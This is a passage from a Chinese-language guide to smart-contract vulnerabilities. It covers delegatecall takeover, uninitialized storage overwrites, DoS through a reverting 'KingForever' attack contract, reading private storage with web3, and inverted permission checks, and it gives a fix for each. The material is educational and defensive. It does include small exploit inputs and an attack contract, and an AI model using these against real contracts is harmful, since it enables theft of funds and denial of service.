contract Delegation {  
  
 address public owner;  
 Delegate delegate;  
  
 function Delegation(address \_delegateAddress) public {  
 delegate = Delegate(\_delegateAddress);  
 owner = msg.sender;  
 }  
  
 function() public {  
 if(delegate.delegatecall(msg.data)) {  
 this;  
 }  
 }  
}

在主合约Delegation的fallback函数中，可通过delegatecall调用Delegate合约的函数，并在主合约环境下执行，如果msg.data是0xdd365b8b(pwn()的函数签名)，即调用Delegate的pwn函数，那么消息发起者就可以变成主合约的owner。

* 漏洞修复

Solidity 为实现库合约提供了关键字 library （参考 [SolidityDocs](http://solidity.readthedocs.io/en/latest/contracts.html#libraries) 了解更多详情)。这确保了library 是无状态（Stateless）且不可自毁的。强制让library 成为无状态的，可以缓解本节所述的存储环境的复杂性。无状态library 还可以防止攻击者直接修改library 状态以实现对依赖于library 代码的合约的攻击。在使用时 DELEGATECALL 时要特别注意库合约和调用合约可能对状态变量进行修改，并且尽可能构建无状态library 。

* 参考链接：
* [Ethernaut](https://ethernaut.zeppelin.solutions)
* https://blog.sigmaprime.io/solidity-security.html#delegatecall

### 11. 使用未初始化的存储器局部变量

函数中的局部变量默认为存储或内存，具体取决于其类型。  
未初始化的本地存储变量可以指向合约中的其他意外存储变量，从而导致故意（即开发人员故意将它们放在那里进行攻击）或无意的漏洞。

错误代码示例：

* 未初始化的结构体局部变量：

pragma solidity ^0.4.22;  
  
contract NameRegistrar {  
  
 bool public unlocked = false; // registrar locked, no name updates  
  
 struct NameRecord { // map hashes to addresses  
 bytes32 name;   
 address mappedAddress;  
 }  
  
 mapping(address => NameRecord) public registeredNameRecord; // records who registered names   
 mapping(bytes32 => address) public resolve; // resolves hashes to addresses  
  
 function register(bytes32 \_name, address \_mappedAddress) public {  
 // set up the new NameRecord  
 NameRecord newRecord;  
 newRecord.name = \_name;  
 newRecord.mappedAddress = \_mappedAddress;   
  
 resolve[\_name] = \_mappedAddress;  
 registeredNameRecord[msg.sender] = newRecord;   
  
 require(unlocked); // only allow registrations if contract is unlocked  
 }  
}

当输入\_name="0x0000000000000000000000000000000000000000000000000000000000000001"(63个0)，地址任意地址时，会覆盖unlocked的值，使其变为true。

* 未初始化的数组局部变量：

pragma solidity ^0.4.24;  
pragma experimental ABIEncoderV2;  
  
contract UnfixedArr {  
   
 bool public frozen = false;  
   
 function wrongArr(bytes[] elements) public {  
 bytes[1] storage arr;  
 arr[0] = elements[0];  
 }  
}

当输入elements=["0x0000000000000000000000000000000000000000000000000000000000000001"](63个0)，会覆盖frozen的值，使其变为true。

* 漏洞修复

Remix-ide等编译器会对未初始化的存储器局部变量进行告警，开发人员不能忽略这个警告，在声明变量时，应对这些存储器局部变量进行初始化，避免安全漏洞。或者可以使用memory关键词指定变量存储在memory中，避免覆盖存储在storage中的状态变量。

### 12. 合约继承中的变量覆盖问题

该问题发现于知道创宇翻译的一篇关于[智能合约蜜罐](https://paper.seebug.org/631/)的讲解的文章,先看代码

contract Owned {  
 address public owner;  
 function Owned() { owner = msg.sender; }  
 modifier onlyOwner{ if (msg.sender != owner) revert(); \_; }  
 }  
  
 contract TestBank is Owned {  
 address public owner = msg.sender;  
 uint256 ecode;  
 uint256 evalue;  
  
 function useEmergencyCode(uint256 code) public payable {  
 if ((code == ecode) && (msg.value == evalue)) owner = msg.sender;  
 }  
  
 function withdraw(uint amount) public onlyOwner {  
 require(amount <= this.balance);  
 msg.sender.transfer(amount);  
 }  
 }

[solidity继承相关资料](https://blog.csdn.net/Programmer_CJC/article/details/80042261)

调用useEmergencyCode函数，只会更改TestBank合约中的owner，并不会更改Owned中的owner，onlyOwner中的owner仍是合约的部署者地址。

### 13. 浮点和精度

solidity最新的版本为0.4.24，其仍不支持浮点型或者定长浮点型，一般用solidity中的更高精度的整型来表示浮点数，例如ERC20中的decimals，如果转未正确的转换，可能会出现错误甚至漏洞。

由于Solidity中没有浮点类型，因此开发人员需要使用标准整数数据类型来实现它们自己的类型。在这个过程中，开发人员可能遇到一些陷阱。

让我们从一个代码示例开始（为简单起见，忽略任何over / underflow问题）。

contract FunWithNumbers {  
 uint constant public tokensPerEth = 10;   
 uint constant public weiPerEth = 1e18;  
 mapping(address => uint) public balances;  
  
 function buyTokens() public payable {  
 uint tokens = msg.value/weiPerEth\*tokensPerEth; // convert wei to eth, then multiply by token rate  
 balances[msg.sender] += tokens;   
 }  
   
 function sellTokens(uint tokens) public {  
 require(balances[msg.sender] >= tokens);  
 uint eth = tokens/tokensPerEth;   
 balances[msg.sender] -= tokens;  
 msg.sender.transfer(eth\*weiPerEth); //  
 }  
}

这个简单的令牌买/卖合约在代币的买卖中存在一些明显的问题。虽然买卖令牌的数学计算是正确的，但浮点数的缺乏会给出错误的结果。例如，当使用uint tokens = msg.value/weiPerEth\*tokensPerEth;计算能够获得多少token时，如果该值小于1  
ether，最初的除法将导致0，最后的乘法0（eg：200  
wei除以1e18weiPerEth等于0）。同样，当销售代币时，数量少于10代币的情况下将会收到0  
ether。事实上，这里四舍五入总是下降，所以销售29 tokens，将只能收获2  
ether。

这个合约的问题是精度只能到最近的ether（即1e18  
wei）。当您需要更高的精度时，decimals在处理ERC20令牌时，这有时会变得棘手。

* 漏洞修复

保持智能合约的正确精确度非常重要，尤其是在处理反映经济决策的比率和比率时。  
您应该确保您使用的任何比率或比率都允许分数中的大分子。例如，我们tokensPerEth在示例中使用了费率。使用weiPerTokens这将是一个很大的数字会更好。解决我们可以做的令牌数量问题msg.sender/weiPerTokens。这会给出更精确的结果。

要记住的另一个策略是注意操作的顺序。在上面的例子中，购买令牌的计算是msg.value/weiPerEth\*tokenPerEth。请注意，除法发生在乘法之前。如果计算首先进行乘法，然后再进行除法，那么这个例子会达到更高的精度msg.value\*tokenPerEth/weiPerEth。

最后，当为数字定义任意精度时，将变量转换为更高精度，执行所有数学运算，然后最后在需要时将其转换回输出精度可能是一个好主意。通常uint256使用它们（因为它们对于gas使用来说是最佳的），它们的范围约为60个数量级，其中一些可用于数学运算的精确度。可能会出现这样的情况：最好将所有变量高精度地保持稳定并在外部应用程序中转换回较低的精度（这实际上是ERC20令牌合约中decimals变量的工作原理）。要查看如何完成此操作的示例以及要执行此操作的库，可查看[Maker  
DAO DSMath](https://github.com/dapphub/ds-math)。

* 参考链接
  + https://blog.sigmaprime.io/solidity-security.html#precision

### 14. 外部合约调用

以太坊的一个好处是能够重用代码并与已部署在网络上的合约进行交互。  
因此，大量合约引用外部合约，并且在一般操作中使用外部消息调用来与这些合约交互。  
这些外部消息调用可以用一些非显而易见的方式掩盖恶意行为者的意图。

* 案例合约

Rot13Encryption.sol：

pragma solidity ^0.4.22;  
  
//encryption contract  
contract Rot13Encryption {  
   
 event Result(string convertedString);  
   
 //rot13 encrypt a string  
 function rot13Encrypt (string text) public {  
 uint256 length = bytes(text).length;  
 for (var i = 0; i < length; i++) {  
 byte char = bytes(text)[i];  
 //inline assembly to modify the string  
 assembly {  
 char := byte(0,char) // get the first byte  
 if and(gt(char,0x6D), lt(char,0x7B)) // if the character is in [n,z], i.e. wrapping.   
 { char:= sub(0x60, sub(0x7A,char)) } // subtract from the ascii number a by the difference char is from z.   
 if iszero(eq(char, 0x20)) // ignore spaces  
 {mstore8(add(add(text,0x20), mul(i,1)), add(char,13))} // add 13 to char.   
 }  
 }  
 emit Result(text);  
 }  
   
 // rot13 decrypt a string  
 function rot13Decrypt (string text) public {  
 uint256 length = bytes(text).length;  
 for (var i = 0; i < length; i++) {  
 byte char = bytes(text)[i];  
 assembly {  
 char := byte(0,char)  
 if and(gt(char,0x60), lt(char,0x6E))  
 { char:= add(0x7B, sub(char,0x61)) }  
 if iszero(eq(char, 0x20))  
 {mstore8(add(add(text,0x20), mul(i,1)), sub(char,13))}  
 }  
 }  
 emit Result(text);  
 }  
}

Rot13Encryption.sol合约提供了rot13加密与解密，现在，一个合约想使用rot13加密，合约代码如下：

import "Rot13Encryption.sol";  
  
// encrypt your top secret info  
contract EncryptionContract {  
 // library for encryption  
 Rot13Encryption encryptionLibrary;  
   
 // constructor - initialise the library  
 constructor(Rot13Encryption \_encryptionLibrary) {  
 encryptionLibrary = \_encryptionLibrary;  
 }  
   
 function encryptPrivateData(string privateInfo) {  
 // potentially do some operations here  
 encryptionLibrary.rot13Encrypt(privateInfo);  
 }  
 }

合约部署者在部署合约的时候指定提供rot13加密功能的合约地址，然后对用户输入进行加密。如果开发人员指定的地址有误或者故意指定到一个恶意的合约，那么用户的输入就不会获得正确输出，例如，合约部署者指定地址的合约代码如下：

contract Print{  
 event Print(string text);  
   
 function rot13Encrypt(string text) public {  
 emit Print(text);  
 }  
 }

用户的输入会直接输出。这只是一个简单的示例，但是他说明了一点，如果合约部署者可以更改外部合约地址，那么可以让用户运行任意代码(只要gas足够)。

* 漏洞修复

如上所示，无漏洞合约可以（在某些情况下）以恶意行为的方式进行部署。审计人员可以公开验证合约并让其所有者以恶意方式进行部署，从而产生具有漏洞或恶意的公开审计合约。  
有许多技术可以防止这些情况发生。  
一种技术是使用new关键字来创建合约。在上面的例子中，构造函数可以写成：

constructor（）{  
 encryptionLibrary = new Rot13Encryption（）;  
 }

这样，引用合约的一个实例就会在部署时创建，并且部署者不能在Rot13Encryption不修改智能合约的情况下用其他任何东西替换合约。

另一个解决方案是如果外部合约地址已知的话，对任何外部合约地址进行硬编码。

一般来说，应该仔细查看调用外部契约的代码。作为开发人员，在定义外部合约时，最好将合约地址公开（这种情况并非如此），以便用户轻松查看合约引用哪些代码。相反，如果合约具有私人变量合约地址，则它可能是某人恶意行为的标志。如果特权（或任何）用户能够更改用于调用外部函数的合约地址，那么实现时间锁定或投票机制以允许用户查看哪些代码被改变，或让参与者有机会选择加入/退出新的合约地址。

* 参考链接
  + https://blog.sigmaprime.io/solidity-security.html#contract-reference

### 15. 发送和接收以太币存在的安全风险

Solidity中有三种方式可以向目标地址发送ether:

<address>.transfer(uint256 amount)向目标地址发送amount wei的以太币，失败时**抛出异常**，发送 **2300 gas** 的矿工费，不可调节。

<address>.send(uint256 amount) returns (bool)向目标地址发送amount wei的以太币，失败时**返回false**，发送 2300 gas 的矿工费，不可调节。

<address>.call.value(uint256 amount)() returns (bool)向目标地址发送amount wei的以太币，失败时返回false，发送**所有可用gas**，可调节(.gas(uint256 gasAmount))。

如果一个合约收到了 以太币Ether （且没有函数被调用），就会执行 fallback函数。 如果没有 fallback函数，那么 以太币Ether 会被拒收（同时会抛出异常）。 在 fallback函数执行过程中，合约只能依靠此时可用的"gas 津贴"（2300 gas）来执行。这笔津贴并不足以用来完成任何方式的 存储storage 访问。为了确保你的合约可以通过这种方式收到 以太币Ether，请核对 fallback函数所需的 gas 数量 。

* 向地址发送Ether可能存在的安全风险
  + 案例

以下代码来自于[Ethernaut-King](https://ethernaut.zeppelin.solutions/level/0x32d25a51c4690960f1d18fadfa98111f71de5fa7)

pragma solidity ^0.4.18;  
   
 import 'zeppelin-solidity/contracts/ownership/Ownable.sol';  
   
 contract King is Ownable {  
   
 address public king;  
 uint public prize;  
   
 function King() public payable {  
 king = msg.sender;  
 prize = msg.value;  
 }  
   
 function() external payable {  
 require(msg.value >= prize || msg.sender == owner);  
 king.transfer(msg.value);  
 king = msg.sender;  
 prize = msg.value;  
 }  
 }

无论谁发送一个大于当前奖金的ether，都会成为新的国王，被推翻的国王获得了新的奖金。如果攻击者部署一个合约，代码如下：

pragma solidity ^0.4.24;  
  
contract KingForever {  
  
 constructor() public payable {  
 address a = 0x81301fDa94783D90362b16d475012DAF15BD571A;//原合约地址  
 a.call.value(msg.value)();  
 }  
   
 function() external payable {  
 revert();  
 }  
}

因为fallback函数无法接收ether，攻击者通过攻击合约变成king之后，新的竞争者在向案例合约发送以太币以变成King的过程中，执行king.transfer(msg.value);会一直revert，攻击者实际上是执行了一次7.1章节所描述的DOS攻击。

* 使用send向地址发送Ether可能存在的安全风险

这个案例来自于[KingOfTheEtherThone](https://github.com/kieranelby/KingOfTheEtherThrone/blob/v0.4.0/contracts/KingOfTheEtherThrone.sol)

uint wizardCommission = (valuePaid \* wizardCommissionFractionNum) / wizardCommissionFractionDen;  
  
uint compensation = valuePaid - wizardCommission;  
  
if (currentMonarch.etherAddress != wizardAddress) {  
 currentMonarch.etherAddress.send(compensation);  
} else {  
 // When the throne is vacant, the fee accumulates for the wizard.  
}

因为send执行失败后会返回false而不是抛出异常，合约中未检查send返回值，部分通过合约账户参与游戏的玩家，因为send附带的2300gas无法完成fallback操作，导致接收ether返还失败。

* 使用call.value()()向地址发送Ether可能存在的安全风险

使用call.value()()发送以太默认会附带全部剩余gas，如果合约实现存在隐患，可能造成重入攻击，并且，call.value发送以太币失败后会返回false，如果未对返回值进行检查，那么合约会默认所有发送ether都成功，然后执行状态变量的改变，显然，这是存在逻辑缺陷的。

* 漏洞修复
  + 向地址发送以太币时，请分别考虑接收地址是普通账户和合约账户的区别，如果接收地址是一个合约，需要考虑是否在交易中附带足够的gas，确保合约拥有足够的gas执行对应函数；
  + 必须考虑发送ether失败的可能的情况：transfer发送失败会revert，但是此特性可以用来发起DOS攻击，send和call.value发送ether失败会返回false，开发者需要对此进行处理；
* 参考资料
  + [以太坊官方文档-地址相关](https://solidity.readthedocs.io/en/v0.4.24/units-and-global-variables.html#address-related)
  + [以太坊官方文档-发送和接收Ether](https://solidity.readthedocs.io/en/v0.4.24/security-considerations.html#sending-and-receiving-ether)

### 16. 读取合约的状态变量

Solidity官方文档中关于[安全考量](http://solidity.readthedocs.io/en/v0.4.24/security-considerations.html#private-information-and-randomness)一章中，曾警告过用户，合约中的一切都是公开可见的，即使是局部变量和被标记成private的状态变量，那么，如何获取这些变量呢？

* 预备知识

1、常量不存储在Storage中，仅在代码中可用。

2、

* 状态变量

合约的状态变量都是存在于区块链中，就像存储在磁盘中的文件，因此，我们可以直接通过访问区块链获取这些状态变量的值。

pragma solidity ^0.4.24;  
  
  
contract Demo {  
   
 uint256 public a = 0x9876543210;  
 bytes private str = "Not secret";  
 address public owner;  
 mapping(address => uint256) public balanceOf;  
   
 constructor() public {  
 owner = msg.sender;  
 balanceOf[owner] = 0x11223344;  
 }  
   
 function localVar() public pure returns (uint256){  
 uint256 local = 0x0123456789;  
 return local;  
 }  
  
}

将上面的合约部署在ropsten测试链上，获得地址0x9e550E6911b38412964C5C956383757c9FA7F860，然后登陆METAMASK钱包，进入浏览器console：

查看变量a:

web3.eth.getStorageAt('0x9e550E6911b38412964C5C956383757c9FA7F860', 0,function(x,y){console.log(y)})

查看变量b:

获取16进制结果

web3.eth.getStorageAt('0x9e550E6911b38412964C5C956383757c9FA7F860', 1,function(x,y){console.log(y)})

转换为字符串

web3.eth.getStorageAt('0x9e550E6911b38412964C5C956383757c9FA7F860', 1,function(x,y){console.log(web3.toAscii(y))})

查看owner

web3.eth.getStorageAt('0x9e550E6911b38412964C5C956383757c9FA7F860', 2,function(x,y){console.log(y)})

查看balanceOf[owner]

映射变量不是按照定长变量的顺序存储，其是一个键值对，EVM采用的机制是将其存在sha3(key+slot)处

let key="000000000000000000000000882010d67ad3a271d508fb618faeb9be3db8a737" //key,补齐32字节  
let slot="0000000000000000000000000000000000000000000000000000000000000003"//slot,补齐32字节  
let newkey=web3.sha3(key+slot,{"encoding":"hex"})  
web3.eth.getStorageAt('0x9e550E6911b38412964C5C956383757c9FA7F860', newkey,function(x,y){console.log(y)})

* 局部变量

局部变量直接编码到opcode中，例如上面合约localVar函数中的local变量

…60005481565b64012345678990565b6003…  
  
…  
PUSH1 0x00  
SLOAD  
DUP2  
JUMP  
JUMPDEST  
PUSH5 0x0123456789 //局部变量local赋初值  
SWAP1  
JUMP  
JUMPDEST  
PUSH1 0x03  
…

* 建议

不要将重要隐私信息存储在区块链上

* 参考资料
  + [以太坊智能合约OPCODE逆向之理论基础篇](https://paper.seebug.org/640/)
  + [Ethereum  
    wiki:JSON-RPC](https://github.com/ethereum/wiki/wiki/JSON-RPC#eth_getstorageat)
  + [以太坊数据存储的思考与解读](https://blog.csdn.net/Blockchain_lemon/article/details/79308137)

### 17 动态数组下标异常：存储空间操纵

solidity中动态数组按序存储，如果下标可以任意输入，那么可以改变任意key下对应的value，即改变状态变量

## 开发人员失误导致的安全风险

### 1. 逻辑判断错误

Solidity的if或者require等条件判断表达式对合约代码执行做出限制，开发者如果在编写合约时写出了错误的判断条件，将会造成比较大的逻辑错误，影响合约正常使用。

#### 1.1 transferFlaw

[CVE-2018-10468](https://nvd.nist.gov/vuln/detail/CVE-2018-10468)

在 transferFrom() 函数中，当对  
allowance值做校验的时，误将校验逻辑写反，从而使得合约代码的逻辑判断错误。有可能造成溢出或者任何人都能转出任何账户的余额。

* 案例

//Function for transer the coin from one address to another  
function transferFrom(address from, address to, uint value) returns (bool success) {  
 ...  
  
 //checking for allowance  
 if( allowed[from][msg.sender] >= value ) return false;  
  
 ...  
 return true;  
}

if( allowed[from][msg.sender] >= value ) return false;此处校验逻辑写反了，导致只要授权值allowed[from][msg.sender]小于转出额度，那么都能转账成功，利用这个漏洞，可以不经授权就可以转出他人账户中的代币。

* 漏洞修复

推荐使用require(allowed[from][msg.sender] >= value);语句对授权额度进行判断

* 参考链接：[小心！智能合约再爆高危漏洞，两大加密货币直接变废纸！](https://blog.csdn.net/cdlianan/article/details/80600873)

#### 1.2 pauseTransfer-anyone

* 案例

// if Token transfer  
modifier isTokenTransfer {  
 // if token transfer is not allow  
 if(!tokenTransfer) {  
 require(unlockaddress[msg.sender]);  
 }  
 \_;  
}  
  
modifier onlyFromWallet {  
 require(msg.sender != walletAddress);  
 \_;  
}  
  
function enableTokenTransfer()  
external  
onlyFromWallet {  
 tokenTransfer = true;  
 TokenTransfer();  
}  
  
function disableTokenTransfer()  
external  
onlyFromWallet {  
 tokenTransfer = false;  
 TokenTransfer();  
}

onlyFromWallet 中的判断条件将 == 写反了，写成了!=，使得除了 walletAddress 以外，所有账户都可以调用 enableTokenTransfer() 和 disableTokenTransfer() 函数，这两个函数可以开启或者关闭合约的转账、授权以及烧币功能，进而影响合约的正常使用。

* 漏洞修复

使用正确的require判断语句：

modifier onlyFromWallet {  
 require(msg.sender == walletAddress);  
 \_;  
}

* 参考链接：[ICX  
  Token交易控制Bug深度分析](https://mp.weixin.qq.com/s/HuJEQsst534vjK3yb7RcAQ)

#### 1.3 allowAnyone

* 案例

// 批准转账上限（批准目标可以代我转账的上限）  
function approve(address \_spender, uint256 \_value) public returns (bool success) {  
 allowed[msg.sender][\_spender] = \_value;  
 Approval(msg.sender, \_spender, \_value);  
 return true;  
}  
  
// 代我转账的流程  
  
function transferFrom(address \_from, address \_to, uint256 \_value) public returns (bool success) {  
 /// same as above  
   
 require(\_to != 0x0);  
 require(balances[\_from] >= \_value);  
 require(balances[\_to] + \_value > balances[\_to]);  
 uint previousBalances = balances[\_from] + balances[\_to];  
 balances[\_from] -= \_value;  
 balances[\_to] += \_value;  
 allowed[\_from][msg.sender] -= \_value;  
 Transfer(\_from, \_to, \_value);  
 assert(balances[\_from] + balances[\_to] == previousBalances);  
 return true;  
}

在transferFrom函数中，转账前未对allowed进行校验，转账后对allow的计算也未使用SafeMath，  
使得任何账户都可可以不经授权就能够转出他人账户中的代币，并且，如果转账额度\_value大于allowed[\_from][msg.sender]，allowed[\_from][msg.sender] -= \_value将发生溢出。

* 漏洞修复

1、在转账前增加对allowed的检查，require(allowed[\_from][msg.sender]>=\_value);;

2、使用SafeMath对allow进行运算，

allowed[\_from][msg.sender] = allowed[\_from][msg.sender].sub(\_value);

* 参考链接：[智能合约红色预警：四个Token惊爆逻辑漏洞，归零风险或源于代码复制](https://mp.weixin.qq.com/s/lf9vXcUxdB2fGY2YVTauRQ)

#### 1.4 approve-with-balance-verify

部分合约在函数approve()中，增加对被授权账户余额的校验，要求授权的\_amount小于或等于当前余额。

一方面对余额的校验并不能保证被授权账户一定可以转出这个数量的金额:

* 在approve之后，token的所有者自己通过transfer函数，把token转走，导致余额小于allowance。
* approve给多个人，其中一个人进行transferFrom操作后，可能导致余额小于之前给其他人approve过的值。

另一方面这个校验可能导致外部合约（如以0x协议为基础的去中心化交易所）无法正常调用，必须由  
Token 项目方提前转入一笔数额巨大的 Token 至中间账户才能继续执行。

* 案例

function approve(address \_spender, uint \_amount) returns (bool success) {  
 // approval amount cannot exceed the balance  
 require ( balances[msg.sender] >= \_amount );  
 // update allowed amount  
 allowed[msg.sender][\_spender] = \_amount;  
 // log event  
 Approval(msg.sender, \_spender, \_amount);  
 return true;  
}

* 漏洞修复

去掉balances[msg.sender]的校验:

function approve(address \_spender, uint \_amount) returns (bool success) {  
 // update allowed amount  
 allowed[msg.sender][\_spender] = \_amount;  
 // log event  
 Approval(msg.sender, \_spender, \_amount);  
 return true;  
}

* 参考链接：[ERC20智能合约的approve千万别这样写](https://mp.weixin.qq.com/s/hYE4nu7FCD_nJH5WMRrXMA)

### 2. 合约权限不符

#### 2.1 可见性权限不符

Solidity中的函数具有可见性说明符，它们决定如何调用函数。可见性决定一个函数是否可以由用户或其他派生契约在外部调用，仅在内部或仅在外部调用。有四个可见性说明符，详情请参阅[Solidity文档](http://solidity.readthedocs.io/en/latest/contracts.html#visibility-and-getters)。函数默认public允许用户从外部调用它们。正如本节将要讨论的，可见性说明符的不正确使用可能会导致智能合约中的一些资金流失。

* 错误代码示例

function \_transfer(address \_from, address \_to, uint256 \_value) {  
 balances[\_from] = balances[\_from].sub(\_value);  
 balances[\_to] = balances[\_to].add(\_value);  
 emit Transfer(\_from, \_to, \_value);  
 return true;  
}

函数的默认可见性是public，意味着任何人都可以操作上面的\_transfer函数，实现不需要授权就可以转走他人的代币。

#### 2.2 函数调用权限不符

部分敏感函数需要onlyOwner权限，如果该函数忘记添加onlyOwner函数修饰器，那么任何人都可以操作该函数，破坏合约执行逻辑。

* 案例

function setOwner(address \_owner) returns (bool success) {  
 owner = \_owner;  
 return true;  
}

setOwner() 函数的作用是修改 owner，通常情况下该函数只有当前 owner 可以调用。  
但问题代码中，任何人都可以调用 setOwner() 函数，这就导致了任何人都可以修改合约的 owner。  
该问题本质上是函数调用权限不符的漏洞。

* 漏洞修复

modifier onlyOwner() {  
 require(msg.sender == owner);  
 \_;  
}  
function setOwner(address \_owner) public onlyOwner returns (bool success) {  
 owner = \_owner;  
 return true;  
}

* 参考链接：ownerAnyone:[CVE-2018-10705](https://nvd.nist.gov/vuln/detail/CVE-2018-10705)

### 3. 构造函数失配

构造函数仅在合约部署的时候被调用，合约owner的设置一般放在构造函数中，代币合约的构造函数还会执行代币初始化的操作：设置代币名称、标识符、发币总量，并将所有代币发送给owner。如果构造函数在声明时出错，变成了一个普通函数，那么，合约将存在重大安全风险。

#### 3.1 构造函数名和合约名不一致

* 案例

contract OwnerWallet {  
 address public owner;  
  
 //constructor  
 function ownerWallet() public {  
 owner = msg.sender;  
 }  
   
 // fallback. Collect ether.  
 function () payable {}   
   
 function withdraw() public {  
 require(msg.sender == owner);   
 msg.sender.transfer(this.balance);  
 }  
}

ownerWallet和合约的函数名不一样，变成了普通的函数，导致用户可以执行此函数，变成合约的owner，然后取出合约地址下的ether。

* 漏洞修复

Solidity 0.4.22提出了构造函数的新的写法  
constructor() public {},如果可能，推荐这种写法，如果版本低于0.4.22，那么一定要着重检测构造函数的名称是否和合约名相同。

#### 3.2 constructor声明形式错误

* 案例

contract owned {  
 address public owner;  
 bool public ownershipTransferAllowed = false;  
  
 function constructor() public {  
 owner = msg.sender;  
 }  
  
 modifier onlyOwner {  
 require(msg.sender == owner);  
 \_;  
 }  
  
 function allowTransferOwnership(bool flag ) public onlyOwner {  
 ownershipTransferAllowed = flag;  
 }  
   
 function transferOwnership(address newOwner) public onlyOwner {  
 require( newOwner != 0x0 ); // not to 0x0  
 require( ownershipTransferAllowed );   
 owner = newOwner;  
 ownershipTransferAllowed = false;  
 }  
}

owned合约的function  
constructor()函数的功能是将创建者地址赋予给owner，用于后续的身份验证。因此，任意账户地址都可以调用constructor()函数，并修改owner的值，导致合约管理权限被盗用。

* 漏洞修复

Solidity 0.4.22  
提出的新的构造函数的完整声明形式如下，注意：constructor前无function

contract ContractName {  
 constructor() public {  
 //do something  
 }  
}

* 参考链接：[注意！3份合约又存在Owner权限被盗问题------低级错误不容忽视](https://mp.weixin.qq.com/s/xPwhanev-cjHhc104Wmpug)

### 4. 假充值：transfer/transferFrom执行失败未抛出异常

某些交易所确认机制不完善以及相关合约代码未能严格遵循标准而引发的问题，攻击者可实现假充值，情况分析如下：

以ERC-20 Token为例，某些交易所可能仅依赖交易状态（TxReceipt  
Status）和链上确认次数（Block Confirmation  
Number）对交易结果作判断，忽略了对Token balance的检查。以下列代码为例：

function transfer(address \_to, uint \_value) returns (bool) {  
  
 //Default assumes totalSupply can't be over max (2^256 - 1).  
  
 if (balances[msg.sender] >= value && balances[to] + value >= balances[to]) {  
  
 balances[msg.sender] -= \_value;  
  
 balances[\_to] += \_value;  
  
 Transfer(msg.sender, \_to, \_value);  
  
 return true;  
  
 } else { return false; }  
  
}

如果发起者账户为0且\_value为大于0的某个值，那么调用后函数会返回false，但该笔交易的交易状态是Success:

有问题的交易所在确认转账状态时，如前所述只读取交易状态和链上确认次数，就会承认该笔转账，导致虚假转账问题的产生。

合约代码也存在一定问题，以上述代码为例，按照[ERC-20的标准](https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20.md)，transfer、transferFrom函数在Token账户转账额度不足的条件下应该抛出异常:

正确的代码：

//https://github.com/ConsenSys/Tokens/blob/master/contracts/eip20/EIP20.sol   
 function transfer(address \_to, uint256 \_value) public returns (bool success) {  
 require(balances[msg.sender] >= \_value);  
 balances[msg.sender] -= \_value;  
 balances[\_to] += \_value;  
 emit Transfer(msg.sender, \_to, \_value); //solhint-disable-line indent, no-unused-vars  
 return true;  
 }  
  
 function transferFrom(address \_from, address \_to, uint256 \_value) public returns (bool success) {  
 uint256 allowance = allowed[\_from][msg.sender];  
 require(balances[\_from] >= \_value && allowance >= \_value);  
 balances[\_to] += \_value;  
 balances[\_from] -= \_value;  
 if (allowance < MAX\_UINT256) {  
 allowed[\_from][msg.sender] -= \_value;  
 }  
 emit Transfer(\_from, \_to, \_value); //solhint-disable-line indent, no-unused-vars  
 return true;  
 }

这样交易状态自然会变为Fail。换言之，即便交易所依赖交易状态做最终确认，也可确保自身安然无虞。

* 参考资料
  + [以太坊代币"假充值"漏洞细节披露及修复方案](https://mp.weixin.qq.com/s/3cMbE6p_4qCdVLa4FNA5-A)

### 5. 合约实现与设计不符

* 案例

function transfer(address \_to, uint256 \_value) public whenNotPaused returns (bool) {  
 require(!frozenAccount[msg.sender]);  
 return super.transfer(\_to, \_value);  
 }  
  
 function transferFrom(address \_from, address \_to, uint256 \_value) public whenNotPaused returns (bool) {  
 return super.transferFrom(\_from, \_to, \_value);  
 }

上述两个函数重写了ERC20标准中的transfer和transferFrom函数，添加了对冻结账户的检查，在transfer中，如果msg.sender被冻结，那么其不能进行代币交易，但是，我们注意到，在transferFrom中，并没有对代币转出地址（\_from）的检查，那么，一个被冻结的地址可以通过授权第三方，然后通过第三方地址向目标地址发送代币，违背了设计中对冻结地址的限制。

* 漏洞修复

在合约正式上链前，项目方应对合约进行充分的测试，确保其实现完全符合设计。

## 合约编写规范建议

### 1. ERC20接口标准检查

最新的ERC20接口规范如下，建议代币合约开发者按照以下接口规范进行实现，包括类型、可见性、返回值、事件、变量与函数命名等。

string public name;  
string public symbol;  
uint8 public decimals;  
  
function balanceOf(address \_owner) public view returns (uint256 balance);  
function transfer(address \_to, uint256 \_value) public returns (bool success);  
function transferFrom(address \_from, address \_to, uint256 \_value) public returns (bool success);  
function approve(address \_spender, uint256 \_value) public returns (bool success);  
function allowance(address \_owner, address \_spender) public view returns (uint256 remaining);  
  
event Transfer(address indexed \_from,address indexed \_to,uint256 \_value);  
event Approval(address indexed \_owner, address indexed \_spender, uint256 \_value);

如果代币合约的开发者未完全按照ERC20标准进行实现，那么将会对去中心化交易所（DEX）和使用ERC20  
Token开发的DAPP产生如下影响：

1. transfer、transferFrom、approve函数未声明返回值，：
   * 合约无法正常完成交易与转账
   * 部分由合约管理的Token可能永远被锁定在合约中
2. transfer、transferFrom、approve操作未触发Transfer或者Approval事件：
   * 目前区块链浏览器（eg:[etherscan](https://etherscan.io)）通过监控事件记录交易，如果该交易未触发事件，区块链浏览器将无法准确记录代币交易
3. name/symbol/decimals使用其他写法，例如全部大写（NAME/SYMBOL/DECIMALS）：
   * 使用ERC20 标准的DAPP（eg：METAMASK）将无法读取这3个变量的对应值

* 参考链接
  + [数千份以太坊 Token  
    合约不兼容问题浮出水面，恐严重影响DAPP生态](https://mp.weixin.qq.com/s/1MB-t_yZYsJDTPRazD1zAA)
  + [badERC20Fix](https://github.com/sec-bit/badERC20Fix/blob/master/README_CN.md)

### 2. 目标地址非零检查

在transfer、transferFrom、transferOwnership  
等敏感函数中，用户操作不可逆，所有建议开发者在这些函数实现中增加目标地址非零检查：

require(\_to != address(0));

### 3. Pausable模块继承

建议主合约继承Pausable Ownable ERC20  
标准模块，当出现重大异常时可以暂停所有交易

contract Ownable {  
 address public owner;  
  
 event OwnershipTransferred(address indexed previousOwner, address indexed newOwner);  
   
 constructor() public {  
 owner = msg.sender;  
 }  
   
 modifier onlyOwner() {  
 require(msg.sender == owner);  
 \_;  
 }  
   
 function transferOwnership(address \_newOwner) public onlyOwner {  
 \_transferOwnership(\_newOwner);  
 }  
   
 function \_transferOwnership(address \_newOwner) internal {  
 require(\_newOwner != address(0));  
 emit OwnershipTransferred(owner, \_newOwner);  
 owner = \_newOwner;  
 }  
}  
  
contract Pausable is Ownable {  
 event Pause();  
 event Unpause();  
  
 bool public paused = false;  
   
 modifier whenNotPaused() {  
 require(!paused);  
 \_;  
 }  
   
 modifier whenPaused() {  
 require(paused);  
